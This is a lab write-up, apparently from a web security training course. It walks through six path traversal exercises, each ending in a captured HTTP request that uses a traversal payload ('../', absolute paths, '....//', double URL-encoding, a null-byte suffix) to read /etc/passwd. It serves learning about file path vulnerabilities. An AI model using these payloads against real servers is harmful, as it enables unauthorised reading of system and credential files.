Path Traversal


Path traversal is also known as directory traversal. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

- Application code and data.
- Credentials for back-end systems.
- Sensitive operating system files.

In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

Lab-01

Simple Case



- There is an ecommerce website which is vulnerable to file path traversal vulnerability.
- First click on a product and capture the request, as it will be a **GET** request trying to get data of the product and we will see how we can exploit it.
- Clicking on the product makes 2 GET requests. One for getting description using product's **id** and other to get image of the product.
- The request for image seems vulnerable.

```
GET /image?filename=7.jpg HTTP/2
Host: 0a33007104454da8807db295004c00c7.web-security-academy.net
Cookie: session=BsxZ0tTB6g7KQ76jtKriUJwxWuBlOx7k
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a33007104454da8807db295004c00c7.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Exploiting the vulnerability:

- Since the images are usually stored in **/var/www/images**, I make this request and I was able to get **/etc/passwd** file.

```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a33007104454da8807db295004c00c7.web-security-academy.net
Cookie: session=BsxZ0tTB6g7KQ76jtKriUJwxWuBlOx7k
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a33007104454da8807db295004c00c7.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Lab-02

Traversal Sequences Blocked with Absolute Path Bypass

This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

- Same scenario as previous lab, a vulnerable **GET** request that gets picture of the product.

```
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0ab800e0037f979886966674008800bc.web-security-academy.net
Cookie: session=7TKDQ0bfXXIFhL74y8qHcRb5lb8NTDBx
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ab800e0037f979886966674008800bc.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

This time it returns an error:

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"No such file"
```

Lets try writing absolute path of the file.

```
GET /image?filename=/etc/passwd HTTP/2
Host: 0ab800e0037f979886966674008800bc.web-security-academy.net
Cookie: session=7TKDQ0bfXXIFhL74y8qHcRb5lb8NTDBx
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ab800e0037f979886966674008800bc.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Using this I got the required file.

Lab-03

Traversal Sequences Stripped Non-Recursively

> This lab contains a path traversal vulnerability in the display of product images.
>
> The application strips path traversal sequences from the user-supplied filename before using it.
>
> To solve the lab, retrieve the contents of the `/etc/passwd` file.

Searching some more I found this:

> ..../// is a basic nested traversal sequence. It effectively bypasses the defense outlined above, by using the defense against itself. The application strips the inner file path traversal sequence defensively, but leaves a remaining ../,

So, using the following payload I got the file.

```
GET /image?filename=....//....//....//etc/passwd HTTP/2
Host: 0a12006403ae85f980177600005f00f4.web-security-academy.net
Cookie: session=ERsNcaaevWnNOtS49OpndBNcFK3RC0TD
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a12006403ae85f980177600005f00f4.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Lab-04

Traversal Sequences Stripped with Superfluous URL-decode

This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

So, URL encoding the request parameters: **%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd**

```
GET /image?filename=%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd HTTP/2
Host: 0a1f006e047e755d81c970a0000400e8.web-security-academy.net
Cookie: session=5CEMBTIOGA1LooorDa0SUNiemfodVSod
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a1f006e047e755d81c970a0000400e8.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

I got the required file.

Lab-05

validation of Start of Path

This lab contains a path traversal vulnerability in the display of product images.

The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

- The api requires full path.

```
GET /image?filename=/var/www/images/3.jpg HTTP/2
Host: 0a4900d7039acb4c808dbc5c006a00c1.web-security-academy.net
Cookie: session=fmlMevuWO54kjaI1HNaboT7QkAqCQ3Yy
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a4900d7039acb4c808dbc5c006a00c1.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

So, It can be exploited using this and got the required file.

```
GET /image?filename=/var/www/images/../../../etc/passwd HTTP/2
Host: 0a4900d7039acb4c808dbc5c006a00c1.web-security-academy.net
Cookie: session=fmlMevuWO54kjaI1HNaboT7QkAqCQ3Yy
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a4900d7039acb4c808dbc5c006a00c1.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Lab-06

validation of File Extension with Null Byte Bypass

This lab contains a path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

- To solve this I appended the null byte and file extension at the end of the path.

```
GET /image?filename=../../../etc/passwd%00.jpg HTTP/2
Host: 0ab800dd04574336816c215e005100c0.web-security-academy.net
Cookie: session=t2itFgBBch1Eamo9rFPmZDHGz2ORGpBU
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ab800dd04574336816c215e005100c0.web-security-academy.net/product?productId=1
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
```

This way I got the required file.